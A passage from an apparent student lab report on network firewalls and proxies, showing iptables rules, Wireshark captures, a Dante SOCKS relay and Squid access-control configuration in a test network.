#Block all TCP connections from external to internal except SSH traffic from external to internal
iptables -A INPUT -p tcp -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -p tcp --dport 22 -j ACCEPT
iptables -A INPUT -p tcp -j DROP

#Allow all internal TCP traffic to connect to external
iptables -A FORWARD -i eth1 -o eth0 -p tcp -j ACCEPT
```

The difference between this firewall policy and the previous one is that stateful rules are used for UDP traffic. The stateful rule allows incoming UDP traffic that is related to outgoing UDP traffic (i.e., it is part of an existing connection), while dropping all other incoming UDP traffic. This means that legitimate DNS responses (which are related to the original DNS query) will be allowed through, while other UDP traffic (such as random scans or attacks) will be dropped.

The advantage of using stateful rules for UDP traffic is that it provides an additional layer of protection against attacks that use UDP packets to bypass traditional firewalls. Stateful firewalls keep track of the state of network connections and only allow traffic that is part of a valid connection to pass through. This means that if an attacker sends a UDP packet to a random port, the firewall will drop it because it is not part of an existing connection.


Task 3.10 Unusual application protocols

In active mode, the client sends a PORT command to the server, informing it of the IP address and port number to which the server should send the data. This requires the client to open a listening port, which can be a security risk if the client is behind a firewall. In passive mode, the server initiates the connection, and the client responds to it.[7]

Stateless rules for FTP active mode:

iptables -A INPUT -p tcp --dport 21 -j ACCEPT

iptables -A OUTPUT -p tcp --sport 20 -j ACCEPT



This firewall setting is dangerous because it allows incoming traffic on arbitrary ports, which can be exploited by attackers to gain unauthorized access to the client's network. If an attacker sends a malicious PORT command to the client, it can open a listening port on the client's system, which can be used to launch further attacks.

A stateful filter makes the FTP PORT command much safer by tracking the state of the FTP connection and only allowing incoming traffic on the port specified by the client's PORT command if it is part of an established FTP connection. This prevents attackers from exploiting the PORT command to open arbitrary listening ports on the client's system.

Lab 4 (02/03/23)

Task 4.1 Observe connection without a proxy


Typing firewall_allow_everything.sh:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.12.1	192.168.23.3	TCP	74	44854 → 80 [SYN] Seq=0
8	0.000025201	192.168.12.1	192.168.23.3	TCP	74	[TCP Retransmission] 44854 → 80 [SYN] Seq=0
9	0.001092029	192.168.23.3	192.168.12.1	TCP	74	[TCP Retransmission] 80 → 44854 [SYN, ACK] Seq=0 Ack=1
2	0.001097730	192.168.23.3	192.168.12.1	TCP	74	80 → 44854 [SYN, ACK] Seq=0 Ack=1
3	0.002450666	192.168.12.1	192.168.23.3	TCP	66	44854 → 80 [ACK] Seq=1 Ack=1
4	0.002451066	192.168.12.1	192.168.23.3	HTTP	505	GET / HTTP/1.1
10	0.002480667	192.168.12.1	192.168.23.3	TCP	66	44854 → 80 [ACK] Seq=1 Ack=1
11	0.002489767	192.168.12.1	192.168.23.3	TCP	505	[TCP Retransmission] 44854 → 80 [PSH, ACK] Seq=1 Ack=1
12	0.003097183	192.168.23.3	192.168.12.1	TCP	66	80 → 44854 [ACK] Seq=1 Ack=440
5	0.003105283	192.168.23.3	192.168.12.1	TCP	66	80 → 44854 [ACK] Seq=1 Ack=440 Win=64768 Len=0
13	0.003787602	192.168.23.3	192.168.12.1	TCP	542	[TCP Retransmission] 80 → 44854 [PSH, ACK] Seq=1 Ack=440
6	0.003803602	192.168.23.3	192.168.12.1	HTTP	542	HTTP/1.1 200 OK (text/html)
7	0.006700779	192.168.12.1	192.168.23.3	TCP	66	44854 → 80 [ACK] Seq=440 Ack=477
14	0.006715980	192.168.12.1	192.168.23.3	TCP	66	44854 → 80 [ACK] Seq=440 Ack=477
15	5.005407646	192.168.12.1	192.168.23.3	TCP	66	44854 → 80 [FIN, ACK] Seq=440 Ack=477
18	5.005431247	192.168.12.1	192.168.23.3	TCP	66	[TCP Out-Of-Order] 44854 → 80 [FIN, ACK] Seq=440
19	5.005844658	192.168.23.3	192.168.12.1	TCP	66	[TCP Retransmission] 80 → 44854 [FIN, ACK] Seq=477 Ack=441
16	5.005850258	192.168.23.3	192.168.12.1	TCP	66	80 → 44854 [FIN, ACK] Seq=477 Ack=441
17	5.006137766	192.168.12.1	192.168.23.3	TCP	66	44854 → 80 [ACK] Seq=441 Ack=478
20	5.006142666	192.168.12.1	192.168.23.3	TCP	66	44854 → 80 [ACK] Seq=441 Ack=478

Client and server are connected during the HTTP transfer.

Typing firewall_block_forward_only.sh:


Time	Source	Destination	Protocol	Length	Info
0.000000000	192.168.12.1	192.168.23.3	TCP	74	44848 → 80 [SYN] Seq=0
0.250171254	192.168.12.1	192.168.23.3	TCP	74	44850 → 80 [SYN] Seq=0
1.031613602	192.168.12.1	192.168.23.3	TCP	74	[TCP Retransmission] 44848 → 80 [SYN] Seq=0
1.255636441	192.168.12.1	192.168.23.3	TCP	74	[TCP Retransmission] 44850 → 80 [SYN] Seq=0
3.047564338	192.168.12.1	192.168.23.3	TCP	74	[TCP Retransmission] 44848 → 80 [SYN] Seq=0
3.271685176	192.168.12.1	192.168.23.3	TCP	74	[TCP Retransmission] 44850 → 80 [SYN] Seq=0
7.303680762	192.168.12.1	192.168.23.3	TCP	74	[TCP Retransmission] 44850 → 80 [SYN] Seq=0
7.303681062	192.168.12.1	192.168.23.3	TCP	74	[TCP Retransmission] 44848 → 80 [SYN] Seq=0
15.495826134	192.168.12.1	192.168.23.3	TCP	74	[TCP Retransmission] 44848 → 80 [SYN] Seq=0
15.495826334	192.168.12.1	192.168.23.3	TCP	74	[TCP Retransmission] 44850 → 80 [SYN] Seq=0
31.624065875	192.168.12.1	192.168.23.3	TCP	74	[TCP Retransmission] 44850 → 80 [SYN] Seq=0
31.624066075	192.168.12.1	192.168.23.3	TCP	74	[TCP Retransmission] 44848 → 80 [SYN] Seq=0
48.963747727	192.168.23.3	192.168.23.2	TCP	150	60836 → 10514 [PSH, ACK] Seq=1 Ack=1
48.963784628	192.168.23.2	192.168.23.3	TCP	66	10514 → 60836 [ACK] Seq=1 Ack=85
49.067378336	192.168.23.3	192.168.23.2	TCP	148	60836 → 10514 [PSH, ACK] Seq=85 Ack=1
49.067405337	192.168.23.2	192.168.23.3	TCP	66	10514 → 60836 [ACK] Seq=1 Ack=167
49.067639040	192.168.23.3	192.168.23.2	TCP	148	60836 → 10514 [PSH, ACK] Seq=167 Ack=1
49.067645040	192.168.23.2	192.168.23.3	TCP	66	10514 → 60836 [ACK] Seq=1 Ack=249




Traffic is being blocked so you are unable to view the page in the web browser.

Task 4.2 A circuit firewall relay

Starting a circuit relay by typing “service danted start” and configuring the following in Firefox:






1	0.000000000	192.168.12.1	192.168.12.2	TCP	74 43698 → 1080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1531609744 TSecr=0 WS=128
2	0.000019601	192.168.12.2	192.168.12.1	TCP	74 1080 → 43698 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1289098838 TSecr=1531609744
3	0.000333208	192.168.12.1	192.168.12.2	TCP	66 43698 → 1080 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1531609745 TSecr=1289098838
4	0.000333408	192.168.12.1	192.168.12.2	Socks	75 Version: 4
5	0.000358708	192.168.12.2	192.168.12.1	TCP	66 1080 → 43698 [ACK] Seq=1 Ack=10 Win=65152 Len=0 TSval=1289098839 TSecr=1531609745
12	0.001189727	192.168.23.2	192.168.23.3	TCP	74 43698 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=466917489 TSecr=0 WS=128
13	0.002964467	192.168.23.3	192.168.23.2	TCP	74 80 → 43698 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=3803582782 TSecr=466917489 WS=
14	0.002978368	192.168.23.2	192.168.23.3	TCP	66 43698 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=466917491 TSecr=3803582782
6	0.003074270	192.168.12.2	192.168.12.1	Socks	74 Version: 4
7	0.003472179	192.168.12.1	192.168.12.2	TCP	66 43698 → 1080 [ACK] Seq=10 Ack=9 Win=64256 Len=0 TSval=1531609748 TSecr=1289098841
8	0.003472579	192.168.12.1	192.168.12.2	HTTP	505 GET / HTTP/1.1
9	0.003509480	192.168.12.2	192.168.12.1	TCP	66 1080 → 43698 [ACK] Seq=9 Ack=449 Win=64768 Len=0 TSval=1289098842 TSecr=1531609748
15	0.003758985	192.168.23.2	192.168.23.3	HTTP	505 GET / HTTP/1.1
16	0.004128094	192.168.23.3	192.168.23.2	TCP	66 80 → 43698 [ACK] Seq=1 Ack=440 Win=64768 Len=0 TSval=3803582783 TSecr=466917492
17	0.004565304	192.168.23.3	192.168.23.2	HTTP	542 HTTP/1.1 200 OK (text/html)
18	0.004571004	192.168.23.2	192.168.23.3	TCP	66 43698 → 80 [ACK] Seq=440 Ack=477 Win=64128 Len=0 TSval=466917493 TSecr=3803582784
10	0.004602004	192.168.12.2	192.168.12.1	HTTP	542 HTTP/1.1 200 OK (text/html)
11	0.004919712	192.168.12.1	192.168.12.2	TCP	66 43698 → 1080 [ACK] Seq=449 Ack=485 Win=64128 Len=0 TSval=1531609749 TSecr=1289098843
19	5.005523502	192.168.12.1	192.168.12.2	TCP	66 43698 → 1080 [FIN, ACK] Seq=449 Ack=485 Win=64128 Len=0 TSval=1531614750 TSecr=1289098843
22	5.005649105	192.168.23.2	192.168.23.3	TCP	66 43698 → 80 [FIN, ACK] Seq=440 Ack=477 Win=64128 Len=0 TSval=466922494 TSecr=3803582784
23	5.006191817	192.168.23.3	192.168.23.2	TCP	66 80 → 43698 [FIN, ACK] Seq=477 Ack=441 Win=64768 Len=0 TSval=3803587785 TSecr=466922494
24	5.006203318	192.168.23.2	192.168.23.3	TCP	66 43698 → 80 [ACK] Seq=441 Ack=478 Win=64128 Len=0 TSval=466922494 TSecr=3803587785
20	5.006251619	192.168.12.2	192.168.12.1	TCP	66 1080 → 43698 [FIN, ACK] Seq=485 Ack=450 Win=64768 Len=0 TSval=1289103844 TSecr=1531614750
21	5.006496024	192.168.12.1	192.168.12.2	TCP	66 43698 → 1080 [ACK] Seq=450 Ack=486 Win=64128 Len=0 TSval=1531614751 TSecr=1289103844

All computers are connected during HTTP transfer (Client, gateway, and server)

In 4.2, the HTTP message goes from client to gateway, gateway to server, server to gateway and gateway to client because the gateway is acting as a proxy, whereas in 4.1 the message goes from client to server and vice versa because there is no proxy.

Task 4.3 Dangers of assuming applications always use known ports





The socksify command intercepts the network traffic from Telnet and routes it through the SOCKS proxy server specified in the SOCKS_SERVER environment variable which is the gateway.

Compared to a normal Telnet session in Task 2.2, where Telnet would directly connect to the target server, using SOCKS adds an intermediate step of routing the traffic through the proxy server. This can be useful in situations where the client's network is restricted from directly connecting to the target server, or for adding an extra layer of anonymity and security to the communication.

Task 4.4 An application layer gateway

Starting ALG on gateway using “service squid start” and then configuring the following in Firefox:





1	0.000000000	192.168.12.1	192.168.12.2	TCP	74 40848 → 3128 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SAC
2	0.000036401	192.168.12.2	192.168.12.1	TCP	74 3128 → 40848 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 M
3	0.000528324	192.168.12.1	192.168.12.2	TCP	66 40848 → 3128 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=
4	0.000528824	192.168.12.1	192.168.12.2	HTTP	524 GET http://192.168.23.3/ HTTP/1.1
5	0.000634829	192.168.12.2	192.168.12.1	TCP	66 3128 → 40848 [ACK] Seq=1 Ack=459 Win=64768 Len=0 TSva
6	0.003221848	192.168.12.2	192.168.12.1	TCP	468 3128 → 40848 [PSH, ACK] Seq=1 Ack=459 Win=64768 Len=4
7	0.003530662	192.168.12.2	192.168.12.1	HTTP	206 HTTP/1.1 200 OK (text/html)
8	0.003644067	192.168.12.1	192.168.12.2	TCP	66 40848 → 3128 [ACK] Seq=459 Ack=403 Win=64128 Len=0 TS
9	0.003644267	192.168.12.1	192.168.12.2	TCP	66 40848 → 3128 [ACK] Seq=459 Ack=543 Win=64128 Len=0 TS
10	0.000841538	192.168.23.2	192.168.23.3	DNS	85 Standard query 0x2a8a PTR 1.12.168.192.in-addr.arpa
11	0.001086650	192.168.23.2	192.168.23.3	TCP	74 57334 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_
12	0.001631375	192.168.23.3	192.168.23.2	TCP	74 80 → 57334 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS
13	0.001631675	192.168.23.3	192.168.23.2	DNS	123 Standard query response 0x2a8a PTR 1.12.168.192.in-ad
14	0.001678477	192.168.23.2	192.168.23.3	TCP	66 57334 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=19
15	0.001850185	192.168.23.2	192.168.23.3	HTTP	567 GET / HTTP/1.1
16	0.002060294	192.168.23.3	192.168.23.2	TCP	66 80 → 57334 [ACK] Seq=1 Ack=502 Win=64704 Len=0 TSval=
17	0.002807029	192.168.23.3	192.168.23.2	HTTP	542 HTTP/1.1 200 OK (text/html)
18	0.002815229	192.168.23.2	192.168.23.3	TCP	66 57334 → 80 [ACK] Seq=502 Ack=477 Win=64128 Len=0 TSva

All computers are connected during HTTP transfer (Client, gateway, and server)

In 4.4, the HTTP message goes from client to gateway, gateway to server, server to gateway and gateway to client because the gateway is acting as a proxy, whereas in 4.1 the message goes from client to server and vice versa because there is no proxy.

Task 4.5 Sending bad traffic through the ALG

```
┌──(root💀client)-[~]
└─# telnet 192.168.12.2 3128
Trying 192.168.12.2 ...
Connected to 192.168.12.2.
Escape character is '^]'.
```

After entering random text:

```
<p>Squid does not support some access protocols. For example, the SSH protocol is currently not supported.</p>
```

Wireshark has captured these packets:

1	0.000000000	192.168.12.1	192.168.12.2	TCP	74 57238 → 3128 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1536420520 TSecr=0 WS=128
2	0.000035801	192.168.12.2	192.168.12.1	TCP	74 3128 → 57238 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1293909733 TSecr=153
3	0.000266907	192.168.12.1	192.168.12.2	TCP	66 57238 → 3128 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1536420521 TSecr=1293909733
12	39.411055210	192.168.12.1	192.168.12.2	TCP	69 57238 → 3128 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=3 TSval=1536459930 TSecr=1293909733
13	39.411088611	192.168.12.2	192.168.12.1	TCP	66 3128 → 57238 [ACK] Seq=1 Ack=4 Win=65280 Len=0 TSval=1293949144 TSecr=1536459930
14	39.411273815	192.168.12.2	192.168.12.1	HTTP	3759 HTTP/1.1 400 Bad Request (text/html)
15	39.411329517	192.168.12.2	192.168.12.1	TCP	66 3128 → 57238 [FIN, ACK] Seq=3694 Ack=4 Win=65280 Len=0 TSval=1293949144 TSecr=1536459930
16	39.412245438	192.168.12.1	192.168.12.2	TCP	66 57238 → 3128 [ACK] Seq=4 Ack=3694 Win=61312 Len=0 TSval=1536459932 TSecr=1293949144
17	39.412365641	192.168.12.1	192.168.12.2	TCP	66 57238 → 3128 [FIN, ACK] Seq=4 Ack=3695 Win=64128 Len=0 TSval=1536459932 TSecr=1293949144
18	39.412372841	192.168.12.2	192.168.12.1	TCP	66 3128 → 57238 [ACK] Seq=3695 Ack=5 Win=65280 Len=0 TSval=1293949145 TSecr=1536459932

The client connects to the proxy but the proxy is unable to connect to the server. As you can see from the Wireshark packets above, the proxy sends to the client that there is a bad request when trying to access the webpage. This is because squid does not support some access protocols. So, we can conclude squid is not compatible with telnet, therefore compared to Task 4.3 the squid proxy is unable to route traffic through it to be able to access the web page on server.

Task 4.6 Access control at the application layer

Editing "/etc/squid/conf.d/Debian.conf":


```
  GNU nano 5.2                                  /etc/squid/conf.d/debian.conf
#
# Squid configuration settings for Debian
#

# Logs are managed by logrotate on Debian
logfile_rotate 0

# For extra security Debian packages only allow
# localhost to use the proxy on new installs
#
acl localnet src 192.168.0.0/16         # RFC 1918 local private network (LAN)
# uncomment these lines to block a website
#acl blocked_websites dstdomain juice-shop.somedomain.nosuch
acl blocked_websites dstdomain dns.somedomain.nosuch
http_access deny blocked_websites
# mjreed uncommented the following which allows proxying for the rest
http_access allow localnet
http_access allow localhost
```

To block "dns.somedomain.nosuch" we have added the following rules:


acl blocked_websites dstdomain dns.somedomain.nosuch

http_access deny blocked_websites

